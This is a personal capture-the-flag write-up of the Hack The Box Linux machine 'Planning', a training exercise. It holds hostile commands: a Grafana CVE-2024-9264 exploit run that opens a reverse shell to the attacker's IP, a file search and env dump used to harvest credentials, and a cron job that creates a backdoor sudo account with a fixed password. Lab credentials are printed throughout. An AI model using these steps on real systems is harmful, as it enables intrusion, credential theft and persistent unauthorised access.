Planning writeup
Box name: Planning
Difficulty: Easy
OS: Linux
Overview: Planning is an easy difficulty Linux machine that features web enumeration, subdomain fuzzing, and exploitation of a vulnerable Grafana instance to CVE-2024-9264. After gaining initial access to a Docker container, an exposed password enables lateral movement to the host system due to password reuse. Finally, a custom cron management application with root privileges can be leveraged to achieve full system compromise.
Link: https://app.hackthebox.com/machines/Planning?sort_by=created_at&sort_type=desc
Machine IP: 10.129.237.241
As is common in real life pentests, you will start the Planning box with credentials for the following account: admin / 0D5oT70Fq13EvB5r
Scanned the machine with rustscan.
rustscan -a 10.129.237.241 –ulimit 5000 -b 2000 — -A -Pn

Tried the admin creds given to us on ssh but to no avail. Added planning.htb to /etc/hosts. Navigated to that site.

Ran feroxbuster and ffuf to directory bust and vhost fuzz.
feroxbuster -u http://10.129.237.241 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
ffuf -u http://planning.htb -H “Host: FUZZ.planning.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302,301
Reviewed source code, nothing interesting besides possible usernames under instructors.

Scans not finding anything yet. No /robots.txt. Reran feroxbuster with the DNS name and was getting stuff back.
feroxbuster -u http://planning.htb -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
While that runs I scanned UDP just to see if I’m missing anything.
nmap -sU –top-ports 100 10.129.237.241
Scanned for subdomains too.
ffuf -u http://FUZZ.planning.htb -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
I could not find anything after a while so I peeked at the writeup. Turns out there is a subdomain grafana which is not in that huge list that I ran. Instead we could just run with bitquark list.
ffuf -u http://FUZZ.planning.htb -c -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt

Added that to /etc/hosts. Navigated to the site.

We get a version Grafana v11.0.0. The admin credentials provided for the box worked. admin:0D5oT70Fq13EvB5r
Did research and found this version is vulnerable to RCE via SQL expressions CVE-2024-9264 https://grafana.com/blog/grafana-security-release-critical-severity-fix-for-cve-2024-9264/. Github exploit here https://github.com/z3k0sec/CVE-2024-9264-RCE-Exploit. Read through the exploit, downloaded it and ran it with a netcat listener and I got a shell.
python CVE-2024-9264.py –url http://grafana.planning.htb –username admin –password 0D5oT70Fq13EvB5r –reverse-ip 10.10.16.27 –reverse-port 1337

Couldn’t stabilize that normal way. Also couldn’t run sudo -l because there is no command. When I ran hostname it was just a 12 character hex which points to me being contained in docker. Originally I was trying some things to escape the docker but I wasn’t getting anywhere so I was thinking maybe there’s something here like credentials I can find that I can just use on ssh later. I was able to find the grafana.db
find / -type f \( -iname “*.sql” -o -iname “*.db” -o -iname “*.sqlite” -o -iname “*.sqlite3” -o -iname “*.mdb” -o -iname “*.accdb” \) 2>/dev/null | grep -vE “/usr/(lib|share)|/proc”

Nothing important when reading that out. I ran through everything in my linux enumeration notes and finally I found credentials using env.

enzo:RioTecRANDEntANT!
Using this for SSH worked.

No sudo -l. Did my normal manual local enumeration and when enumerating the network I see an interesting port 8000 that is only opened internally that we haven’t seen before.

Port forwarded for just port 8000 using ssh.
ssh enzo@planning.htb -L 8000:127.0.0.1:8000

Navigated to it but it asks us for a sign in and the credentials we have don’t work for admin or enzo.
Forgot to grab user.txt so grabbed that really quick. Poked around further and I found a crontabs directory in /opt which isn’t normal. Inside that it had a .db with credentials in it.

Tried these credentials to ssh into root and didn’t work. Tried it on the site on port 8000 and it got me in.
root:P4ssw0rdS0pRi0T3c

I tried catching a revshell but I couldn’t I don’t think the box can actually reach me. As that wasn’t working I had the cronjob just create a new user with sudo privs.
useradd -m -G sudo -s /bin/bash kami && echo ‘kami:Password123’ | chpasswd

Ran that job. Confirmed it created that account. Switched user. Switched to root and grabbed the flag.

GG


Leave a Reply